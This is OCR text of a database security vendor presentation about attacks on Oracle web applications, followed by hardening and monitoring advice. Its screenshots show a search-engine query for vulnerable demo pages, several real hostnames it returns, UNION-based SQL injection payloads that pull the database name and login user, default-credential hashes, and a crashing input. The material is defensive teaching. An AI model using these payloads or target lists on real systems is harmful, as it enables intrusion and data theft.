



Securing Business by Securing Database Applications

**Anatomy of a Database Attack:
How to protect the corporate assets**

*Presented by: Aaron Ingram,
Author, "Practical Oracle Security"*

Database Vulnerability Exploitation

A decade ago, attacks were

- Broad based
- Launched by disaffected “Hackers”
- Intended to disrupt, gain respect / notoriety in the community

Now, attacks are

- Targeted against specific resources
- Launched by sophisticated professionals
- Intended to bring monetary gain to the attacker

Data is a valuable resource in your company

- Value increases with greater integration and aggregation
- But so does the threat of data theft, modification, or destruction

Typical Enterprise Application

WEB FRONT-END

First name

Last name

Address 1


Address 2

Username

Password

APPLICATION SERVER

Middleware/Application Server



DATABASE SERVER

Database



Databases Are Under Attack

**Over 244 million records stolen
in the U.S. since Jan 2005**

<http://www.privacyrights.org/ar/ChronDataBreaches.htm>

How are search engines used for attacks?

- **First thing an attacker needs is information**
 - Where to attack
 - What a site is vulnerable to
- **Search engine is a large repository of information**
 - Every web page in your application
 - Every domain on the Internet
- **Search engines provide an attacker:**
 - Ability to search for attack points on the Internet
 - Ability to search for an attack point in a specific website
 - Ability to look for specific URLs or files
- **<http://johnny.ihackstuff.com/index.php?module=prodreview>**
S

Example – SQL Injection in demo applications

- **Oracle HTTP Servers**
 - Provided default web applications
 - /demo/sql/jdbc/JDBCQuery.jsp
 - /demo/sql/tag/sample2.jsp
- **Contains SQL Injection**
 - Google search value of “allinurl:JDBCQuery.jsp”

Vulnerable Oracle HTTP Servers






Yahoo! My Yahoo! Mail Welcome, **Guest** [Sign In] Search Home Help

Web | Images | Directory | Local ^{NEW!} | News | Products

YAHOO! search "Please enter a suitable JDBC connection string, before you try" Search

Shortcuts Advanced Search Preferences

Search Results Results 1 - 5 of about 499 for **"Please enter a suitable JDBC connection string, before you try the above demo"**

- <http://coreapps2.evosource.net/demo/xml/xmlquery/XMLQuery.jsp> 
Please enter a suitable JDBC connection string, before you try the above demo
coreapps2.evosource.net/**demo**/xml/ xmlquery/XMLQuery.jsp - 608 - [Cached](#) - [More from this site](#)
- <http://infotrek.er.usgs.gov/demo/sql/sqlj/SQLJIterator.sqljsp> 
Please enter a suitable JDBC connection string, before you try the above demo. To use the thin driver insert your host, port and database id.
infotrek.er.usgs.gov/**demo**/sql/sqlj/ SQLJIterator.sqljsp - 672 - [Cached](#) - [More from this site](#)
- <http://ias.itec.suny.edu/demo/sql/tag/sample5.jsp> 
Please enter a suitable JDBC connection string, before you try the above demo
ias.itec.suny.edu/**demo**/sql/tag/ sample5.jsp - 303 - [Cached](#) - [More from this site](#)
- [OracleJSP](#) 
... **Please enter a suitable JDBC connection string, before you try the above demo** ...
rns**demo**.rnsolutions.com/ojsp**dem**os/ sql/index.jsp - 4k - [Cached](#) - [More from this site](#)
- [XML and XSL Tag Support](#) 
... **Please enter a suitable JDBC connection string, before you try the above demo** <pre> To use the ...
deakin.edu.au/div_its/isg/dba/docs/ 9iasrel2/web.902/a95883/xmlxsl.htm - 43k - [Cached](#) - [More from this site](#)

- My Documents
- My Computer
- My Network Places
- Recycle Bin

Application Security, Inc. - Securing Business by Securing Enterprise Applications

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print


Address http://localhost:7778/demo/EnterCustomerName.htm Go

APPLICATION SECURITY, INC.

Oracle Example

Form Posting

Name:



Application Security, Inc. - Securing Business by Securing Enterprise Applications

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address <http://localhost:7778/demo/WrongWayToSearchCustomer.jsp> Go

APPLICATION SECURITY, INC.

Customer address: EED9B65CCECDB2E9

```
SELECT 'user: ADAMS password is the default (WOOD/72CDEF4A3483F60D)' "default pas:  
SELECT 'user: ADLDEMO password is the default (ADLDEMO/147215F51929A6E8)' "d:  
SELECT 'user: ADMIN password is the default (JETSPEED/CAC22318F162D597)' "de:  
SELECT 'user: ADMIN password is the default (WELCOME/B8B15AC9A946886A)' "def:  
SELECT 'user: ADMINISTRATOR password is the default (ADMINISTRATOR/1848FOA31:  
SELECT 'user: ADMINISTRATOR password is the default (ADMIN/F9ED601D936158BD)  
SELECT 'user: ANDY password is the default (SWORDFISH/B8527562E504BC3F)' "de:  
SELECT 'user: AP password is the default (AP/EED09A552944B6AD)' "default pas:  
SELECT 'user: APPLSYS password is the default (FND/OF886772980B8C79)' "defau  
SELECT 'user: APPLYSYSPUB password is the default (PUB/A5E09E84EC486FC9)' "d
```

http://www.pentest.co.uk/sql/check_users.sql



My Documents



My Computer



My Network Places



Recycle Bin

The JDBCQuery JSP - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail News RSS Feeds

Address <http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?connStr=jdbc%3Aoracle%3Athin%3A@localhost%3A1521%3> Go Links

Google Search Web Search Site Options

Enter a search condition:

Done Internet



My Documents



My Computer



My Network Places



Recycle Bin

The JDBCQuery JSP - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail News RSS Feeds

Address <http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?connStr=jdbc%3Aoracle%3Athin%3A@localhost%3A1521%3> Go Links

Google Search Web Search Site Options

Enter a search condition:

sys.database_name

Done Internet



My Documents



My Computer



My Network Places



Recycle Bin

The JDBCQuery JSP - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail News RSS Feeds

Address <http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?cond=%271%27%3D%27%27+UNION+SELECT+sys.datab> Go Links

Google Search Web Search Site Options

Search results for : '1'=2' UNION SELECT sys.database_name, -500 FROM dual

- TEST.US.ORACLE.COM earns \$ -500.

Enter a search condition:

Done Internet



My Documents



My Computer



My Network Places



Recycle Bin

The JDBCQuery JSP - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail News RSS Feeds

Address <http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?connStr=jdbc%3Aoracle%3Athin%3A@localhost%3A1521%3> Go Links

Google Search Web Search Site Options

Enter a search condition:

sys.login_user

Done Internet



My Documents



My Computer



My Network Places



Recycle Bin

The JDBCQuery JSP - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail News RSS Feeds

Address http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?cond=%271%27%3D%27%27+UNION+SELECT+sys.login_ Go Links

Google Search Web Search Site Options

Search results for : '1'=2' UNION SELECT sys.login_user, -500 FROM dual

- SCOTT earns \$ -500.

Enter a search condition:

Done Internet



My Documents



My Computer



My Network Places



Recycle Bin

The JDBCQuery JSP - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail News RSS Feeds

Address <http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?connStr=jdbc%3Aoracle%3Athin%3A@localhost%3A1521%3> Go Links

Google Search Web Search Site Options

Enter a search condition:

Ask Oracle

NUMTOYMINTERVAL

Done Internet



My Documents



My Computer



My Network Places



Recycle Bin

Microsoft Internet Explorer window showing a JSP Error page. The address bar contains: `http://s0023605.nycapt35k.com:7778/demo/sql/jdbc/JDBCQuery.jsp?cond='1'='2'+UNION+SELECT+NUMTOY`. The error message is:

JSP Error

Exception:

```
java.sql.SQLException: No more data to read from socket
    at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:134)
    at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:179)
    at oracle.jdbc.dbaccess.DBError.check_error(DBError.java:1160)
    at oracle.jdbc.ttc7.MAREngine.unmarshalUB1(MAREngine.java:963)
    at oracle.jdbc.ttc7.MAREngine.unmarshalSB1(MAREngine.java:893)
    at oracle.jdbc.ttc7.Oclosen.receive(Oclosen.java:101)
    at oracle.jdbc.ttc7.TTC7Protocol.close(TTC7Protocol.java:683)
    at oracle.jdbc.driver.OracleStatement.close(OracleStatement.java:644)
    at _demo._sql._jdbc._JDBCQuery.runQuery(_JDBCQuery.java:54)
    at _demo._sql._jdbc._JDBCQuery._jspService(_JDBCQuery.java:147)
    at oracle.jsp.runtime.HttpJsp.service(HttpJsp.java)
```

Done Internet


Database Security Best Practices

The Vulnerability Management Lifecycle

Apply the vulnerability management lifecycle...

- Establish “as is” position
- Identify vulnerabilities
- Develop ideal baseline


- Baseline compliance
- Vulnerabilities
- Threat environment



- Determine risk and prioritize based on vulnerability data, threat data, asset classification

- High-priority vulnerabilities
- Establish controls and eliminate root causes

Database Security Best Practices



Establish Controls & Track Progress

- Document systems
- Establish controls
- Demonstrate continuous improvement

Monitor Controls & Flag Violations

- Who did it?
- What did they do?
- When did they do it?

Proactive Hardening

Complete Database Vulnerability Assessment

- Database Discovery
- Penetration Testing
- Security Audit
- Reporting
- Remediation: Fix Scripts
- Keep current: ASAP updates protect against latest threats



Activity Monitoring Security Alerts + Focused, Granular Monitoring

Who, What and When

- **Activity Monitoring & Alerting**
 - All User Activity and System Changes
 - Complex Attacks and Threats
 - Misuse and Malicious Behavior
- **Configurable Detection**
 - User Defined Alert Rules
 - User Defined Threat Signatures
- **Regularly Updated**
 - ASAP Updates™

